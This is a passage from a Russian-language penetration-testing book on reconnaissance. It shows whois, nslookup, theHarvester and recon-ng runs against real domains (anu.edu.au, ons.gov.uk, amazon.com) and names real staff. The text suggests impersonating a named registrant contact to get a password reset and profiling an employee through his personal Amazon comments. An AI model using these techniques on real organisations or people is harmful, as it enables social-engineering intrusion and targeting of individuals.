


Рис. 2.6. Форма для подключения к удаленному рабочему столу через веб-интерфейс

Используя информацию с этих серверов, можно быстро и эффективно находить уязвимые веб-приложения, а также файлы, содержащие пароли, личные данные пользователей и другую информацию, которая поможет скомпрометировать целевую систему.

Поиск информации о людях

Свою цель надо знать в лицо, в буквальном и переносном смысле. Если вы нашли список сотрудников данной компании, то будет полезным собрать о них как можно больше информации. Довольно часто бывает, что взлом ресурса, который, казалось

бы, не имеет никакого отношения к организации, которую мы пытаемся взломать, приводит к ее компрометации. Такое возможно, если сотрудники используют одни и те же пароли для доступа к различным системам.

Есть сайты, которые специализируются на поиске информации о людях, например Spokeo, ZabaSearch, но они предназначены в основном для западных пользователей.

Для нас же лучшим местом поиска информации, равно как и для западных коллег, остаются социальные сети. Благодаря тому, что ими пользуется огромное количество людей, они становятся бездонным источником информации. По ним можно отследить все — карьеру, образ жизни, интересы и многое другое. Ведь взламывать сеть лучше тогда, когда ее администратор находится в отпуске на Канарских островах или отдыхает в ночном клубе, чем когда все оборудование находится под его чутким присмотром.

Для поиска информации подойдут любые социальные сети — Facebook, Google+, VK, Twitter, Instagram, LinkedIn, «Одноклассники» и т. д.

Для упрощения задачи существует один интересный ресурс — Echosec. Данный сервис показывает все записи в социальных сетях, которые были сделаны в определенном месте. Как это может нам помочь? Самое первое, что приходит на ум, — посмотреть, что происходит за закрытыми дверями организации. Люди часто делают фотографии и сразу же загружают их в социальные сети. Так почему бы нам этим не воспользоваться?

Еще один сервис, который поможет нам упорядочить информацию, называется Maltego. Этот инструмент поможет не только найти информацию об интересующей нас организации, но также покажет нам, как связаны между собой отдельные элементы.

Архивные данные

Очень часто организации публикуют на своих сайтах такую информацию, которая впоследствии может быть использована против них самих, а затем, заметив ошибку, удаляют ее.

Другой пример: вы заметили на сайте вакансию, но в силу определенных обстоятельств не смогли ее сохранить, а на сегодняшний день она уже неактуальна и организация удалила ее.

В таком случае нам поможет очень ценный ресурс — *archive.org*. Он позиционирует себя как машину времени для сети Интернет. Жаль только, что путешествовать можно только в прошлое, а не в будущее.

Этот ресурс периодически сохраняет копии практически всех сайтов в глобальной Сети и предоставляет бесплатный доступ ко всей своей базе данных.

Netcraft

Очень полезный сервис, позволяющий узнать различную важную информацию о целевом сервере, включая версии его ПО и ОС, поддомены, DNS-серверы, историю сервиса и многое другое.




Рис. 2.7. Информация о сайте royalmail.com

Получение информации о домене

Одним из самых удобных способов получения информации о домене является использование утилиты whois, которая доступна в различных дистрибутивах Linux,

включая Kali. Среди прочих данных, полученных этим путем, мы можем найти контактную информацию, регистратора, контактное лицо по вопросам технического характера, адреса серверов и многое другое.

Посмотрим, к примеру, какую информацию мы можем получить о домене anu.edu.au:

```
root@kali:~# whois anu.edu.au
Domain Name:                    anu.edu.au
Last Modified:                  09-Jun-2016 00:38:02 UTC
Status:                         ok
Registrar Name:                 Education Service Australia Ltd

Registrant:                     Australian National University
Eligibility Type:               Higher Education Institution

Registrant Contact ID:          EDU1913-R
Registrant Contact Name:        Kylie Paintain
Registrant Contact Email:       Visit whois.ausregistry.com.au for Web based WhoIs

Tech Contact ID:                EDU9942-C
Tech Contact Name:              Kylie Paintain
Tech Contact Email:             Visit whois.ausregistry.com.au for Web based WhoIs

Name Server:                    ns.adelaide.edu.au
Name Server IP:                 129.127.40.3
Name Server:                    ns1.anu.edu.au
Name Server IP:                 150.203.1.10
Name Server:                    una.anu.edu.au
Name Server IP:                 150.203.22.28
DNSSEC:                         unsigned
```

Итак, теперь у нас есть контактная, а также некоторая техническая информация, относящаяся к данному домену. Мы можем применить ее, используя пресловутую социальную инженерию, упомянутую выше. Например, позвонить в службу технической поддержки, представиться Кайли и попросить сбросить пароль, ссылаясь на то, что он был забыт.

Используя утилиту nslookup, которая есть как под Windows, так и под Linux, мы получили информацию о том, какой IP-адрес используется для страницы ons.gov.uk:

```
root@kali:~# nslookup anu.edu.au
Server:                                                 192.168.126.2
Address:                                        192.168.126.2#53

Non-authoritative answer:
Name:                                           anu.edu.au
Address: 130.56.60.81
```

Утилита whois может работать не только с доменными именами, но и с IP-адресами, а это значит, что мы легко можем выполнить обратный запрос.

```
root@kali:~# whois 130.56.60.81

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#

#
# The following results may also be obtained via:
# https://whois.arin.net/rest/nets;q=130.56.60.81?showDetails=true&showARIN=false&s
howNonArinTopLevelNet=false&ext=netref2
#

NetRange:       130.56.0.0 – 130.56.255.255
CIDR:           130.56.0.0/16
NetName:        APNIC-ERX-130-56-0-0
NetHandle:      NET-130-56-0-0-1
Parent:         NET130 (NET-130-0-0-0-0)
NetType:        Early Registrations, Transferred to APNIC
OriginAS:
Organization:   Asia Pacific Network Information Centre (APNIC)
RegDate:        2003-11-12
Updated:        2009-10-08
Comment:        This IP address range is not registered in the ARIN database.
Comment:        This range was transferred to the APNIC Whois Database as
Comment:        part of the ERX (Early Registration Transfer) project.
Comment:        For details, refer to the APNIC Whois Database via
Comment:        WHOIS.APNIC.NET or http://wq.apnic.net/apnic-bin/whois.pl
Comment:
Comment:        ** IMPORTANT NOTE: APNIC is the Regional Internet Registry
Comment:        for the Asia Pacific region.  APNIC does not operate networks
Comment:        using this IP address range and is not able to investigate
Comment:        spam or abuse reports relating to these addresses.  For more
Comment:        help, refer to http://www.apnic.net/apnic-info/whois_search2/abuse-
and-spamming
Ref:            https://whois.arin.net/rest/net/NET-130-56-0-0-1

ResourceLink:  http://wq.apnic.net/whois-search/static/search.html
ResourceLink:  whois.apnic.net

OrgName:        Asia Pacific Network Information Centre
OrgId:          APNIC
Address:        PO Box 3646
City:           South Brisbane
StateProv:      QLD
PostalCode:     4101
Country:        AU
RegDate:
Updated:        2012-01-24
Ref:            https://whois.arin.net/rest/org/APNIC

ReferralServer:  whois://whois.apnic.net
ResourceLink:  http://wq.apnic.net/whois-search/static/search.html
```

```
OrgAbuseHandle: AWC12-ARIN
OrgAbuseName:   APNIC Whois Contact
OrgAbusePhone:  +61 7 3858 3188
OrgAbuseEmail:  search-apnic-not-arin@apnic.net
OrgAbuseRef:    https://whois.arin.net/rest/poc/AWC12-ARIN

OrgTechHandle: AWC12-ARIN
OrgTechName:   APNIC Whois Contact
OrgTechPhone:  +61 7 3858 3188
OrgTechEmail:  search-apnic-not-arin@apnic.net
OrgTechRef:    https://whois.arin.net/rest/poc/AWC12-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#

Found a referral to whois.apnic.net.

% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '130.56.0.0 – 130.56.255.255'

inetnum:        130.56.0.0 – 130.56.255.255
netname:        ANUNET
descr:          imported inetnum object for ANU
country:        AU
admin-c:        AH248-AP
tech-c:         AH248-AP
status:         ALLOCATED PORTABLE
remarks:        ----------
remarks:        rev-srv     NS1.ANU.EDU.AU
remarks:        UNA.ANU.EDU.AU
remarks:        NS.ADELAIDE.EDU.AU
remarks:        ----------
notify:         hostmaster@anu.edu.au
mnt-by:         APNIC-HM
changed:        hostmaster@arin.net 20030530
changed:        hm-changed@apnic.net 20040926
changed:        hm-changed@apnic.net 20031020
changed:        hm-changed@apnic.net 20031219
changed:        hostmaster@anu.edu.au 20040106
changed:        hm-changed@apnic.net 20041214
source:         APNIC

role:           ANU hostmaster
address:        IIS, Australian National University
address:        Canberra ACT 0200 Australia
country:        AU
phone:          +61-2-6125-3264
fax-no:         +61-2-6125-8199
```

```
e-mail:         hostmaster@anu.edu.au
remarks:        send abuse reports to abuse@anu.edu.au
remarks:        Please include detailed information and
remarks:        times in UTC
admin-c:        GH176-AP
tech-c:         GH176-AP
nic-hdl:        Ah248-AP
remarks:        http://www.anu.edu.au
notify:         hostmaster@anu.edu.au
mnt-by:         MAINT-AU-ANU
changed:        hostmaster@anu.edu.au 20030411
source:         APNIC
changed:        hm-changed@apnic.net 20111114

% This query was served by the APNIC Whois Service version 1.69.1-APNICv1r0
                (UNDEFINED)
```

Теперь мы получили не только контактную информацию, но и диапазон IP-адресов, используемых данной организацией. Это может стать входной точкой для следующего шага. Нам уже известно, какие адреса необходимо сканировать, что существенно ускорит поиск уязвимостей и облегчит нашу задачу.

Ниже приведены адреса еще нескольких ресурсов, предоставляющих подобный сервис:

- *Ripe.net*;
- *http://www.networksolutions.com/whois/index.jsp*;
- *http://www.whois.sc/*;
- *ping.eu*;
- *www.domaintools.com*.

Автоматизация процесса

Согласитесь, что просматривать и вручную обрабатывать всю найденную информацию может быть достаточно сложно, особенно если вы тестируете сеть достаточно большой организации. В этом разделе мы рассмотрим несколько полезных программ и сервисов, которые помогут автоматизировать данный процесс.

FOCA

Эта многофункциональная бесплатная утилита для Windows позволяет решать достаточно широкий круг задач, например:

- поиск поддоменов для заданного домена;
- перебор записей для DNS-сервера;
- получение всех записей DNS-сервера;
- поиск других веб-сервисов, которые работают на том же IP-адресе;
- поиск файлов и извлечение метаданных.

В данном разделе нас интересует как раз последняя возможность. Посмотрим, что мы можем получить, проанализировав документы, найденные на nic.ru.




Рис. 2.8. Пример работы FOCA

Затем скачаем их, используя интерфейс той же программы. Для этого достаточно щелкнуть правой кнопкой мышки по любому из найденных документов и выбрать опцию Download all.

Далее проанализируем данные, используя функцию Extract All Metadata. Теперь мы можем увидеть системные имена пользователей, которые создали данный документ, а также версию программы, операционную систему и многое другое.




Рис. 2.9. Список имен пользователей

Сбор базы данных адресов e-mail

Для автоматизации сбора базы данных адресов e-mail для конкретного домена была создана одна хорошая утилита — google-mail. Она написана на языке программирования Python и входит в состав Linux-дистрибутива Kali. Эта сборка Linux была создана специально для профессионалов, занимающихся вопросами информационной безопасности, и содержит много полезных утилит для аудита ИС. Мы еще не раз будем ссылаться на ПО, которое содержится в данной ОС.

А теперь продемонстрируем ее работу — попробуем найти адреса почтовых ящиков, которые принадлежат статистической службе Великобритании:

```
root@kali:~# theharvester -d ons.gov.uk -b google

[-] Searching in Google:
      Searching 0 results...
      Searching 100 results...

[+] Emails found:
------------------
NeSS.info@ons.gov.uk
migstatsunit@ons.gov.uk
DTM.capability@ons.gov.uk
classifications.helpdesk@ons.gov.uk
comments@ons.gov.uk
better.info@ons.gov.uk
```

```
labour.market@ons.gov.uk
miles@ons.gov.uk
nationalwell-being@ons.gov.uk
howard.meltzer@ons.gov.uk
equalitiesandwellbeing@ons.gov.uk
paul.j.jackson@ons.gov.uk

[+] Hosts found in search engines:
-----------------------------------
[-] Resolving hostnames IPs...
46.137.157.118:Style.ons.gov.uk
52.48.12.36:consultations.ons.gov.uk
192.0.78.13:digitalpublishing.ons.gov.uk
54.192.203.35:performance.ons.gov.uk
46.137.157.118:style.ons.gov.uk
46.137.157.118:visual.ons.gov.uk
104.20.61.76:www.ons.gov.uk
```

Чем это может быть полезно? Тем, что, узнав почтовые адреса, мы можем заняться социальной инженерией.

Проведя несколько минут в вышеупомянутой поисковой системе, мы обнаружили, что Paul J Jackson использует свой e-mail в личных целях — например, оставляет комментарии на amazon.com.




Рис. 2.10. Комментарии к продукту на amazon.com от Paul J Jackson

Известен случай, когда хакер выяснил, что один из сотрудников компании занимается коллекционированием значков. Он ответил на размещенное этим человеком объявление и сообщил, что у него есть именно те коллекционные экземпляры, которые тот ищет. Затем он дал ему ссылку на страничку, где можно посмотреть всю коллекцию и выбрать интересующие значки. Конечно же, страничка была создана хакером заранее и содержала вирус, который заразил компьютер данного сотрудника и позволил хакеру получить доступ к его данным.

recon-ng

В состав Kali Linux входит одно очень интересное и нужное ПО — recon-ng. Это написанный на Python фреймворк, который поможет автоматизировать сбор информации из сети Интернет.

Данный фреймворк содержит множество подключаемых модулей, с которыми мы рекомендуем ознакомиться подробнее.

Данная программа состоит из подключаемых модулей, и команда show modules покажет нам их все.

```
root@kali:~# recon-ng

76] Recon modules
[7]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] > show modules

Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file
    import/list

  Recon
  -----
    recon/companies-contacts/bing_linkedin_cache
    recon/companies-contacts/indeed
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
```

```
recon/companies-contacts/jigsaw/search_contacts
recon/companies-contacts/linkedin_auth
recon/companies-multi/github_miner
recon/companies-multi/whois_miner
recon/contacts-contacts/mailtester
recon/contacts-contacts/mangle
recon/contacts-contacts/unmangle
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
recon/contacts-domains/migrate_contacts
recon/contacts-profiles/fullcontact
recon/credentials-credentials/adobe
recon/credentials-credentials/bozocrack
recon/credentials-credentials/hashes_org
recon/domains-contacts/metacrawler
recon/domains-contacts/pgp_search
recon/domains-contacts/whois_pocs
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
recon/domains-domains/brute_suffix
recon/domains-hosts/bing_domain_api
recon/domains-hosts/bing_domain_web
recon/domains-hosts/brute_hosts
recon/domains-hosts/builtwith
recon/domains-hosts/google_site_api
recon/domains-hosts/google_site_web
recon/domains-hosts/hackertarget
recon/domains-hosts/netcraft
recon/domains-hosts/shodan_hostname
recon/domains-hosts/ssl_san
recon/domains-hosts/threatcrowd
recon/domains-hosts/vpnhunter
recon/domains-vulnerabilities/ghdb
recon/domains-vulnerabilities/punkspider
recon/domains-vulnerabilities/xssed
recon/domains-vulnerabilities/xssposed
recon/hosts-domains/migrate_hosts
recon/hosts-hosts/bing_ip
recon/hosts-hosts/freegeoip
recon/hosts-hosts/ipinfodb
recon/hosts-hosts/resolve
recon/hosts-hosts/reverse_resolve
recon/hosts-hosts/ssltools
recon/hosts-locations/migrate_hosts
recon/hosts-ports/shodan_ip
recon/locations-locations/geocode
recon/locations-locations/reverse_geocode
recon/locations-pushpins/flickr
recon/locations-pushpins/instagram
recon/locations-pushpins/picasa
recon/locations-pushpins/shodan
```

```
    recon/locations-pushpins/twitter
    recon/locations-pushpins/youtube
    recon/netblocks-companies/whois_orgs
    recon/netblocks-hosts/reverse_resolve
    recon/netblocks-hosts/shodan_net
    recon/netblocks-ports/census_2012
    recon/netblocks-ports/censysio
    recon/ports-hosts/migrate_ports
    recon/profiles-contacts/dev_diver
    recon/profiles-contacts/github_users
    recon/profiles-profiles/namechk
    recon/profiles-profiles/profiler
    recon/profiles-profiles/twitter
    recon/profiles-repositories/github_repos
    recon/repositories-profiles/github_commits
    recon/repositories-vulnerabilities/gists_search
    recon/repositories-vulnerabilities/github_dorks

  Reporting
  ---------
    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/pushpin
    reporting/xlsx
    reporting/xml
```

Теперь с помощью recon-ng мы найдем поддомены, которые используются amazon.com. Загрузим нужный модуль «load google_site_web», посмотрим на его параметры «set», зададим нужные «set source amazon.com» и запустим его командой «run».

```
[recon-ng][default] > load google_site_web
recon-ng][default][google_site_web] > set
Sets module options

Usage: set <option> <value>

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

[recon-ng][default][google_site_web] > set source amazon.com
SOURCE => amazon.com
[recon-ng][default][google_site_web] > run

----------
AMAZON.COM
----------
[*] Searching Google for: site:amazon.com
[*] [host] authorcentral.amazon.com (<blank>)
[*] [host] aws.amazon.com (<blank>)
[*] [host] whispercast.amazon.com (<blank>)
[*] [host] www.amazon.com (<blank>)
[*] [host] storywriter.amazon.com (<blank>)
```

```
[*] [host] affiliate-blog.amazon.com (<blank>)
[*] [host] payments-de.amazon.com (<blank>)
[*] [host] payments.amazon.com (<blank>)
[*] [host] kdp.amazon.com (<blank>)
[*] [host] advertising.amazon.com (<blank>)
[*] [host] services.amazon.com (<blank>)
[*] [host] vendorexpress.amazon.com (<blank>)
[*] [host] studios.amazon.com (<blank>)
[*] [host] developer.amazon.com (<blank>)
[*] [host] videodirect.amazon.com (<blank>)
[*] Searching Google for: site:amazon.com -site:authorcentral.amazon.com -site:aws.
amazon.com -site:whispercast.amazon.com -site:www.amazon.com -site:storywriter.
amazon.com -site:affiliate-blog.amazon.com -site:payments-de.amazon.com
-site:payments.amazon.com -site:kdp.amazon.com -site:advertising.amazon.com
-site:services.amazon.com -site:vendorexpress.amazon.com -site:studios.amazon.com
-site:developer.amazon.com -site:videodirect.amazon.com
[*] [host] affiliate-program.amazon.com (<blank>)
[*] [host] sellercentral-europe.amazon.com (<blank>)
[*] [host] uedata.amazon.com (<blank>)
[*] [host] twitch.amazon.com (<blank>)
[*] [host] payments-de-sandbox.amazon.com (<blank>)
[*] [host] kindlescout.amazon.com (<blank>)
[*] Searching Google for: site:amazon.com -site:authorcentral.amazon.com -site:aws.
amazon.com -site:whispercast.amazon.com -site:www.amazon.com -site:storywriter.
amazon.com -site:affiliate-blog.amazon.com -site:payments-de.amazon.com
-site:payments.amazon.com -site:kdp.amazon.com -site:advertising.amazon.com
-site:services.amazon.com -site:vendorexpress.amazon.com -site:studios.amazon.
com -site:developer.amazon.com -site:videodirect.amazon.com -site:affiliate-
program.amazon.com -site:sellercentral-europe.amazon.com -site:uedata.amazon.com
-site:twitch.amazon.com -site:payments-de-sandbox.amazon.com -site:kindlescout.
amazon.com
[*] [host] music.amazon.com (<blank>)
[*] Searching Google for: site:amazon.com -site:authorcentral.amazon.com -site:aws.
amazon.com -site:whispercast.amazon.com -site:www.amazon.com -site:storywriter.
amazon.com -site:affiliate-blog.amazon.com -site:payments-de.amazon.com
-site:payments.amazon.com -site:kdp.amazon.com -site:advertising.amazon.com
-site:services.amazon.com -site:vendorexpress.amazon.com -site:studios.amazon.
com -site:developer.amazon.com -site:videodirect.amazon.com -site:affiliate-
program.amazon.com -site:sellercentral-europe.amazon.com -site:uedata.amazon.com
-site:twitch.amazon.com -site:payments-de-sandbox.amazon.com -site:kindlescout.
amazon.com -site:music.amazon.com
[*] [host] smile.amazon.com (<blank>)
[*] Searching Google for: site:amazon.com -site:authorcentral.amazon.com -site:aws.
amazon.com -site:whispercast.amazon.com -site:www.amazon.com -site:storywriter.
amazon.com -site:affiliate-blog.amazon.com -site:payments-de.amazon.com
-site:payments.amazon.com -site:kdp.amazon.com -site:advertising.amazon.com
-site:services.amazon.com -site:vendorexpress.amazon.com -site:studios.amazon.
com -site:developer.amazon.com -site:videodirect.amazon.com -site:affiliate-
program.amazon.com -site:sellercentral-europe.amazon.com -site:uedata.amazon.com
-site:twitch.amazon.com -site:payments-de-sandbox.amazon.com -site:kindlescout.
amazon.com -site:music.amazon.com -site:smile.amazon.com
[*] [host] sellercentral.amazon.com (<blank>)
[*] Searching Google for: site:amazon.com -site:authorcentral.amazon.com -site:aws.
amazon.com -site:whispercast.amazon.com -site:www.amazon.com -site:storywriter.
amazon.com -site:affiliate-blog.amazon.com -site:payments-de.amazon.com
